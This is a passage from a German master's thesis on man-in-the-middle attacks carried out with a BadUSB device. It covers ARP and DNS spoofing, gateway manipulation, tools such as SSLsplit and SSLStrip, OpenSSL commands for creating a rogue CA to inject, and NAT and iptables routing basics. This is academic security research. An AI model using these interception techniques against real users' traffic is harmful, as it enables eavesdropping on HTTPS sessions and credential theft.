Hat der Host dieses Zertifikat nicht installiert bzw. keine Zertifizierungsstelle dieses Zertifikat bestätigt, würde der Browser die Verbindung abbrechen und somit wäre auch kein *Man-in-the-Middle*-Angriff möglich.

Einen vereinfachten Ablauf eines aktiven *Man-in-the-Middle*-Angriffs auf eine HTTPS-Kommunikation zeigt Abbildung 3.3. Hierzu muss der gesamte Internetverkehr durch geeignete Mechanismen, wie in Abschnitt 3.2 beschrieben, auf den Angriffsrechner umgeleitet werden. Danach übernimmt der Angriffsrechner den Verbindungsaufbau einer HTTPS-Seite des Clients. Der Server antwortet mit dem Zertifikat und der Angriffsrechner leitet *sein eigenes Zertifikat* zum Client weiter.

Dieser muss das Zertifikat prüfen und einen symmetrischen Sitzungsschlüssel erzeugen. Auch der Angriffsrechner erzeugt seinen symmetrischen




Abbildung 3.2: Verschlüsselung mit öffentlichem Schlüssel und Entschlüsselung mit privatem Schlüssel.

Sitzungsschlüssel. Der Client schickt jetzt seinen Schlüssel zum Angriffsrechner, der sich als Server ausgibt und der Angriffsrechner sendet wiederum seinen Schlüssel zum richtigen Server. Durch diesen Austausch von Schlüsseln kann nun der Angriffsrechner Request und Response des Clients und Servers entschlüsseln und den Inhalt mitlesen.




Abbildung 3.3: Ablauf eines *Man-in-the-Middle*-Angriffs. (Bildquelle: [11])

3.2 Angriffe auf IP-Netzwerke

Um einen aktiven *Man-in-the-Middle*-Angriff durchzuführen, können folgende Techniken zur Umleitung von IP-Kommunikation verwendet werden.

3.2.1 ARP-Spoofing

Das *Address Resolution Protocol* (ARP) wird verwendet, um IP-Adressen auf MAC-Adressen zu übersetzen. Dazu muss das ARP eine Adressauflösung durchführen. Mit einem ARP-Request sendet ein Host eine Anfrage an alle Teilnehmer im Netzwerk. Der Host mit der Empfänger-IP-Adresse antwortet mit einem ARP-Reply und der Sender speichert die dazugehörige MAC-Adresse in seinem ARP-Cache.

ARP-Spoofing verfälscht die Zuordnung von IP-Adressen zu MAC-Adressen, um dadurch das Routing umzuleiten. Hierzu gibt ein Angreifer seine MAC-Adresse als die eines anderen Geräts aus.

Als Beispiel können Angreifer bei einer ARP-Anfrage ihre eigene MAC-Adresse mit einer fremden IP-Adresse als richtig beantworten. Wenn die Angreifer Zugang zum lokalen Netzwerk haben, können diese die ARP-Tabelle des Zielsystems manipulieren. Danach erreichen die Daten den Angreifer vor dem eigentlichen Empfänger. Somit sind Angreifer in der Lage, jedes Paket zu manipulieren oder zu protokollieren [7].

3.2.2 DNS-Spoofing

Das *Domain Name System* (DNS) übersetzt einen Namen in eine dazugehörige IP-Adresse. Bei einer Anfrage an eine bestimmte Webseite muss ein Browser den Domainnamen auf eine IP-Adresse ersetzen. Dazu schickt der Browser eine Anfrage zu einem in der IP-Konfiguration hinterlegten DNS-Server. Kann der angegebene Name aufgelöst werden, schickt der DNS-Server die dazugehörige IP-Adresse zurück.

Bei DNS-Spoofing gibt es verschiedene Varianten. Ziel ist immer, Netzwerkverbindungen vom eigentlichen Server auf einen eigenen Server umzuleiten. Dies ist möglich, da Weiterleitungen von DNS-Anfragen unverschlüsselt und damit leicht manipulierbar sind.

Eine Möglichkeit wäre, bei einer DNS-Anfrage eine falsche IP-Adresse zu übermitteln. Dadurch wird das Opfer auf eine andere, vom Angreifer kontrollierte Webseite gelenkt [15].

Mit einem BadUSB-Gerät kann man die Umleitung von DNS-Abfragen zum Beispiel mit einem eingerichteten Netzwerkinterface erreichen. Der Stick antwortet, wie in Abbildung 3.4 dargestellt, auf DNS-Anfragen mit falschen Einträgen. Der Rechner holt sich danach seine Daten von Servern eines Angreifers. Mit diesem Angriff kann man Benutzern gefälschte Webseiten, wie etwa die gefälschte Homepage der Hausbank, glaubhaft machen [39].




Abbildung 3.4: Durch Umleiten von DNS-Abfragen könnte man Benutzer gefälschte Webseiten unterschieben, obwohl der Benutzer diese selbst per Hand eingetippt hat.

3.2.3 Manipulation des Gateways

Ein Gateway verbindet verschiedene Rechnernetzwerke. Möchte ein Host ein Paket an eine bestimmte IP-Adresse senden, überprüft dieser, ob die IP-Adresse im gleichen Subnetz liegt. Befindet sich die IP-Adresse in einem fremden Subnetz, leitet der Host das Paket zum Gateway weiter.

Eine weitere Methode für einen *Man-in-the-Middle*-Angriff ist die Manipulation des Gateways. Hierfür braucht man bereits Zugriff auf das Hostsystem. Leitet man beispielsweise den gesamten Datenverkehr mittels Manipulation des Gateways auf einen Rechner um, von diesem Rechner dann weiter auf das eigentliche Ziel, ist man in der Lage, den gesamten Datenverkehr aufzeichnen zu können.

Mit einem BadUSB-Gerät hat man den Vorteil, dass man bereits Zugriff auf das Hostsystem hat. Dadurch bietet sich hier die Lösung zum Manipulieren des Gateways an. Geht man davon aus, dass das BadUSB-Gerät, wie in Abbildung 3.5, keinen eigenen Internetzugang hat, müssen die Daten auch wieder zurück ins Hostsystem geleitet werden. Dazu muss das Routing (siehe Abschnitt 3.5) angepasst werden.




Abbildung 3.5: Durch Manipulation des Gateways wird der Datenverkehr umgeleitet.

3.3 Programme zum Abhören von Netzwerkverbindungen

3.3.1 tcpdump

Dieses Programm ist ein einfaches Tool zum Anzeigen und Aufzeichnen von IP-Verbindungen. *Tcpdump*[1] ist im Grunde eine reduzierte Konsolen-Version vom Netzwerkprotokoll-Analyzer *Wireshark*[2].

3.3.2 mitmproxy

Mitmproxy[3] ist ein Programm zum Abfangen von HTTP- und HTTPS-Verbindungen. Dieses Programm arbeitet im Prinzip wie ein Proxy-Server. Es akzeptiert Verbindungen von Clients und leitet diese an einen Server weiter. Im Gegensatz zu herkömmlichen Proxies ist *mitmproxy* nicht auf Optimierung von Geschwindigkeit oder Filtern von Inhalten ausgelegt, sondern ausschließlich zum Anzeigen und Aufzeichnen von Verbindungen in Echtzeit [23]. *Mitmdump* ist die zu *mitmproxy* equivalente Konsolenanwendung.

3.3.3 SSLsplit

SSLsplit[4] ist ein generischer und transparenter TLS/SSL-Proxy für *Man-in-the-Middle*-Angriffe. Dieses Programm ist in der Lage, nicht nur HTTP- und HTTPS-Verbindungen, sondern auch jegliche andere Kommunikationsprotokolle, wie etwa FTPS, SMTP over SSL, IMAP over SSL oder andere, über TLS/SSL laufenden Protokolle, abhören und aufzeichnen zu können. Auch Funktionen wie *STARTTLS* werden in dieser Software unterstützt [24].

3.3.4 SSLSniff

Das Tool *SSLSniff*[5] kann für *Man-in-the-Middle*-Angriffe auf alle SSL-Verbindungen über ein LAN-Interface verwendet werden. Dabei werden dynamisch Zertifikate für die jeweiligen Domains automatisch beim Zugriff erzeugt [35].

3.3.5 SSLStrip

Das Programm *SSLStrip*[6] hört HTTPS-Verbindungen ab und ersetzt alle HTTPS-Links durch gleichnamige HTTP-Anfragen. Wenn der Anwender

[1] http://linux.die.net/man/8/tcpdump
[2] https://www.wireshark.org/
[3] https://mitmproxy.org/
[4] https://www.roe.ch/SSLsplit
[5] https://moxie.org/software/sslsniff/
[6] https://moxie.org/software/sslstrip/

dann eine modifizierte URL aufruft, erkennt *SSLStrip* dies, startet gegenüber dem Server eine SSL-Verbindung und gibt das Ergebnis zum Anwender zurück. Das Opfer bekommt somit keine Warnungen, da hier keine ungültige HTTPS-Verbindung aufgebaut wird [34].

3.4 Digitale Zertifikate

Digitale Zertifikate dienen bei HTTPS zur Verifizierung des Servers und dessen öffentlichem Schlüssel. Public-Key-Zertifikate sind nach dem X.509 Standard im Umlauf, welche neben Eigenschaften des Public-Keys die Identität eines Inhabers bestätigen. Zertifikate werden von Zertifizierungsstellen ausgestellt. Eine bekannte, kommerzielle Zertifizierungsstelle ist die Firma *VeriSign*.

3.4.1 Aufbau eines Zertifikats

Der Inhalt eines X.509 Zertifikats setzt sich wie folgt zusammen [27]:

- Version
- Seriennummer (eindeutige vom Aussteller vergebene Nummer)
- Signatur-Algorithmus
- Aussteller
- Gültigkeit (Zertifikate sind zeitlich begrenzt gültig)
- Subject
  - Ländername
  - Region
  - Lokaler Name wie zum Beispiel Stadt
  - Firmenname
  - Abteilung
  - Personenname
  - E-Mail-Adresse

3.4.2 Erstellen eines eigenen Zertifikats

Will man einen *Man-in-the-Middle*-Angriff durchführen, benötigt man meist ein eigenes Zertifikat zum Einschleusen. Dies kann mit dem Tool *OpenSSL* generiert werden. Dazu wird eine Certificate Authority (CA) erstellt [31]. Zuerst muss ein privater Schlüssel erstellt werden:

```
openssl genrsa -aes256 -out ca-key.pem 2048
```

Dieser hat die Länge von 2048 Bit und könnte mit einer Länge von 4096 Bit noch sicherer gemacht werden. Der Parameter *aes256* fügt dem Schlüssel




Abbildung 3.6: Erstelltes Zertifikat zum Importieren im Browser.

noch ein Passwort hinzu. In dieser Masterarbeit wurde jedoch auf das Passwort verzichtet, da eine zusätzlich erforderliche Eingabe vermieden werden sollte.

Mit dem privaten Schlüssel kann nun eine CA erzeugt werden, die in diesem Beispiel 1024 Tage gültig ist:

```
openssl req -x509 -new -nodes -extensions v3_ca -key ca-key.pem -
    days 1024 -out ca-root.pem -sha512
```

Zur Erstellung werden noch fehlende Attribute ergänzt:

```
Country Name (2 letter code) [AU]:AT
State or Province Name (full name) [Some-State]:OOE
Locality Name (eg, city) []:Hagenberg
Organization Name (eg, company) [Internet Widgits Pty Ltd]:FH
```

```
    Hagenberg
Organizational Unit Name (eg, section) []:uSmile
Common Name (eg, YOUR name) []:Daniel Wolfmayr
Email Address []:badusb@gmx.at
```

Nach der Eingabe der Parameter erstellt, wie in Abbildung 3.6 dargestellt, *OpenSSL* die fertige CA *ca-root.pem*, welche im Browser importiert werden kann.

3.5 Routing

Wie in Abschnitt 3.1 beschrieben, muss man für einen *Man-in-the-Middle*-Angriff alle Pakete zuerst durch den Angriffsrechner routen, bevor diese zum Server weitergeleitet werden. Bei einem BadUSB-Angriff ist man zwar physikalisch am Zielrechner angeschlossen, aber durch die IP-Adresse des Zielrechners und dem BadUSB-Sticks meist in einem anderen Subnetz. Hier muss man den Zielrechner zum Beispiel mit Routing manipulieren, damit die Pakete durch das BadUSB-Gerät geschleust werden. Dazu gibt es die in den folgenden Abschnitten beschriebenen Techniken.

3.5.1 Bridge

Eine Bridge verbindet zwei Netzwerke der selben Technologie. Diese arbeitet, wie in Abbildung 3.7 dargestellt, auf der Ebene 2 des OSI-Referenzmodells und steuert den Datenfluss zwischen den Subnetzen über die MAC-Adresse der Datenpakete [22]. Das hat zur Folge, dass eine Bridge alle Pakete auf beiden Netzwerkbussen untersucht und gegebenenfalls an die Zieladresse senden muss. Eine MAC-Layer-Bridge verbindet meistens Subnetze mit gleicher MAC-Ebene wie zum Beispiel Ethernet mit Ethernet oder Token Ring mit Token Ring [22].

Funktionsweise einer Bridge

Eine Bridge überträgt nur Pakete, die an Empfänger im anderen Segment adressiert sind. Dazu benutzt diese eine Adresstabelle, in der alle Quelladressen von jedem Datenpaket eingetragen werden. Es werden solange Adressen erfasst, bis alle Stationen vorhanden sind. Damit die Tabelle dynamisch bleibt, bekommt jeder Eintrag einen Timer, der bei jedem Auftreten der Adresse zurückgesetzt wird. Tritt eine Adresse solange nicht auf, bis der Timer abgelaufen ist, wird der Eintrag gelöscht [22].

Bridging unter Linux

Für Linux gibt es das Paket *bridge-utils*. Dieses Paket ermöglicht per Software eine Bridge aufzubauen. In Linux kann man jedes LAN-Interface zu einer




Abbildung 3.7: Bridge im ISO/OSI-Schichtenmodell.

Bridge integrieren. Will man einen Rechner überwachen, sollte man auch das WLAN-Interface umleiten können, da beispielsweise eine Kommunikation bei einem Laptop meist über diese Schnittstelle läuft. Das funktioniert jedoch nicht mit allen WLAN-Karten beziehungsweise ist diese Funktion des Kernels deaktiviert. Soll ein WLAN-Adapter für eine Bridge verwendet werden, muss sich dieser im Master-Modus (arbeitet als Access Point) befinden, was nur in Kombination mit dem Treiber *hostapd* und einer Konfiguration als WLAN-Router möglich ist. Alternativ könnte der Kernel entsprechend neu kompiliert werden [50]. Dadurch ist eine Bridge für diese Masterarbeit nicht brauchbar, da man annehmen muss, dass das Opfer auch über das WLAN-Interface kommuniziert.

3.5.2 Network Address Translation (NAT)

Network Address Translation wird eingesetzt, um IP-Adressen in einem IP-Paket zu ersetzen. Dies kommt, wie in Abbildung 3.8 dargestellt, beispielsweise in einem Router zur Anwendung, um zwischen internem und externem Adressbereich zu übersetzen. Die internen Netzadressen werden hier vor dem Internet verborgen. Da Internet-Zugänge meistens nur eine einzige IPv4-Adresse besitzen, bekommen alle anderen Geräte in einem lokalen Netzwerk private IPv4-Adressen [12]. Externe Hosts können nicht mit internen Hosts kommunizieren, da diese von außen mit der internen IP-Adresse




Abbildung 3.8: Ersetzen der internen Quelladresse mit der externen WAN-Adresse. (Bildquelle: [12])

nicht direkt erreichbar sind. Damit aber alle Geräte mit privaten Adressen von außen erreichbar werden, muss der Internet-Zugangs-Router in allen ausgehenden Datenpaketen die private IPv4-Adresse der lokalen Rechner durch seine eigene, öffentliche IPv4-Adresse ersetzen [12].

NAT ist im Grunde eine „Notlösung“ zur Adresserweiterung von IPv4, da mit dieser „nur“ rund 4,3 Milliarden Geräte adressierbar sind. Durch den ständigen Zuwachs an internetfähigen Geräten wie zum Beispiel Laptops, Smartphones, Industrieanlagen oder auch diverse Microcontrollersysteme, werden 2020 bereits etwa 33 Milliarden internetfähige Geräte am Markt sein [46]. Daher ist der Adressraum bei IPv4 bei Weitem nicht ausreichend.

IPv6 und NAT

Bei IPv6 wird der Adressraum von 2^{32} auf 2^{128} erhöht, was einen Faktor von 2^{96} mit sich bringt. Diese Vergrößerung des Adressraumes reicht aus, um jedem Gerät eine eindeutige IP-Adresse zu geben und macht NAT bei IPv6 überflüssig. Betrachtet man allerdings einen parallelen Einsatz von IPv4 und IPv6, kann auf NAT nicht verzichtet werden, weil IPv4-Adressen immer noch NAT benötigen. Für einen parallelen Einsatz gibt es Mechanismen wie *NAT64*, welche IPv4- in IPv6-Adressen übersetzen [5].

Source Network Address Translation (SNAT)

Bei Source Network Address Translation ersetzt der Router die Quelladresse durch seine eigene öffentliche IP-Adresse (WAN-Adresse). Auch die Portnummer wird durch eine andere ersetzt. Um danach die Antwortpakete richtig zustellen zu können, führt der Router eine Tabelle mit den geänderten Adressen und Portnummern. Beim Eintreffen einer Antwort werden dann aus dieser Tabelle Zieladresse und Portnummer durch NAT wieder ersetzt. Die genaue Reihenfolge ist in Abbildung 3.9 ersichtlich [12]:

1. Der Client schickt ein Datenpaket mit seiner eigenen Quelladresse 192.168.1.100 und dem Port 10101 zum Router.




Abbildung 3.9: Ablauf von Source Network Address Translation. (Bildquelle: [12])

2. Der Router tauscht die Quelladresse und den Port mit der eigenen IP-Adresse aus und speichert dies in der NAT-Tabelle.
3. Danach wird das Paket mit der neuen Quelladresse (WAN-Adresse) 172.217.18.67 und Port 20202 ins Internet weitergeleitet.
4. Der Server antwortet nun an die Quelladresse und den Port des Routers.
5. Der Router stellt anhand der Portnummer fest, für welchen Empfänger dieses Paket ist.
6. Im letztem Schritt tauscht der Router die Zieladresse und Portnummer wieder aus und leitet das Paket zum Empfänger im lokalen Netz weiter.

Da es sich hierbei um den Austausch der Quelladresse handelt, nennt man dieses Verfahren Source NAT (SNAT) oder einfach NAT [12].

Destination Network Address Translation (DNAT)

Bei SNAT wird jede ausgehende Verbindung mit IP-Adresse und Portnummer gespeichert. Anhand dieser Tabelle kann NAT eingehende Daten einem lokalen Host zuordnen. Diese Zuordnung ist aber nur kurze Zeit gültig und so können Verbindungen nur vom lokalen ins öffentliche Netz aufgebaut werden.

Möchte man einen Host dauerhaft vom externen Netzwerk zugängig machen, muss man Destination NAT betreiben. Dieses Verfahren nennt man auch Port-Forwarding. Hier wird im Router ein TCP-Port fix einer lokalen IP-Adresse zugeordnet. Nach dieser Konfiguration leitet der Router alle Datenpakete, die an diesem Port eintreffen, an diese IP-Adresse weiter. Hierfür muss der Router die Ziel-IP-Adresse abändern [12].

3.5.3 Reverse Path Filtering

Die Aufgabe eines *Reverse Path Filter* ist es zu überprüfen, ob die Quelladresse eines empfangenen Paketes erreichbar ist. Kommt ein Paket an, wird zuerst geprüft, ob die Quelladresse über das Interface, welches das Paket beim Eintreffen durchlief, erreichbar ist. Ist die Quelladresse erreichbar und auch routingfähig, wird das Paket akzeptiert. Ist die Quelladresse nicht routingfähig, wird das Paket verworfen [42].

3.5.4 Netzwerk-Tabellen in Linux

Für das Anlegen, Verwalten und Prüfen von IPv4-Paketfilterregeln wird in Linux das Programm *iptables* verwendet. Dieses Programm erlaubt dem User, eigene Regeln, Ketten und auch Tabellen zu erstellen und somit beispielsweise eine Firewall zu implementieren oder aber auch Paketrouting durchzuführen. Diese mit *iptables* konfigurierbaren Regeln, Ketten und Tabellen werden vom Kernel zum Filtern und Manipulieren von IP-Paketen verwendet. Für IPv6 gibt es das Programm *ip6tables*, welches aber in dieser Arbeit nicht weiter behandelt wird.

Regeln

Regeln beschreiben im Allgemeinen, was mit Paketen passieren soll. Mit verschiedenen Parametern wird überprüft, ob Informationen eines Paketes auf die Regeln zutreffen. Sollten die Parameter zutreffen, wird das Paket meist an ein neues Ziel weitergeleitet oder eine Methode angewandt [2].

Zur Bearbeitung der Pakete werden häufig folgende Ziele und Methoden verwendet [2]:

- **ACCEPT:** Das Paket kann passieren.
- **REJECT:** Das Paket wird zurückgewiesen und ein Fehlerpaket wird gesendet.
- **LOG:** Es wird ein Eintrag in die *syslog* geschrieben (meistens in */var/log/kern.log*).
- **DROP:** Das Paket wird einfach ignoriert und es wird keine Antwort gesendet.
- **REDIRECT:** Die Zieladresse des Paketes wird so verändert, dass es zum lokalen Rechner gesendet wird.
- **MASQUERADE:** Die Quelladresse des Paketes wird durch die IP-Adresse der Schnittstelle ersetzt, auf der es den Rechner verlässt.

Alle diese Regeln sind Glieder einer Kette.

Ketten

Eine Kette kann mehrere Regeln besitzen, um ein Paket durchzulassen oder auch zu blockieren und ist somit eine Sammlung von Regeln. Insgesamt gibt es fünf Typen von Standardketten. Es werden aber nicht immer alle Ketten durchlaufen. Je nach Ziel des Pakets werden alle Ketten oder nur bestimmte Ketten passiert. Alle Regeln innerhalb einer Kette werden nacheinander abgearbeitet, trifft eine zu, ist die Bearbeitung in dieser Kette, mit ein paar Ausnahmen, beendet [2].

- **PREROUTING:** Alle Pakete durchlaufen diese Kette bevor eine Routing-Entscheidung getroffen wird.
- **FORWARD:** Gilt für alle Pakete, die von einer zur anderen Netzwerkschnittstelle weitergeleitet werden. Pakete an lokale Dienste laufen hier nicht durch.
- **INPUT:** Für alle Pakete, die über eine Schnittstelle hereinkommen und an einen lokalen Dienst gerichtet sind.
- **OUTPUT:** Alle Pakete, die von einem lokalen Dienst über eine Schnittstelle hinausgehen.
- **POSTROUTING:** Hier kommen am Ende der Verarbeitung alle Pakete durch.

Die Ketten *FORWARD*, *INPUT* und *OUTPUT* besitzen immer eine Standardregel. Wenn keine Regel in der jeweiligen Kette zutrifft oder die Kette leer ist, wird diese Standardregel ausgeführt. Die Ketten *PREROUTING* und *POSTROUTING* sind nur zum Manipulieren von Paketen, wie zum Beispiel mit *mangle* bzw. *nat*, und nicht zum Filtern. Weiters besteht auch die Möglichkeit, selbstdefinierte Ketten zu erstellen [2].

Tabellen

In Tabellen wird die Art der Verarbeitung von Netzwerkpaketen unterteilt. Unter *iptables* findet man standardmäßig drei verschiedene Tabellen [2]:

- **mangle:** Hier wird dem Kernel ermöglicht, Daten im Paket-Header zu verändern. Diese Tabelle enthält alle Ketten.
- **nat:** Wird zum Übersetzen von internen IP-Adressen auf externe IP-Adressen verwendet. Diese Tabelle enthält die Ketten *PREROUTING*, *OUTPUT* und *POSTROUTING*.
- **filter:** Überprüft ankommende Pakete, ob diese durchgelassen oder geblockt werden. Die Tabelle enthält die Ketten *FORWARD*, *INPUT* und *OUTPUT*.

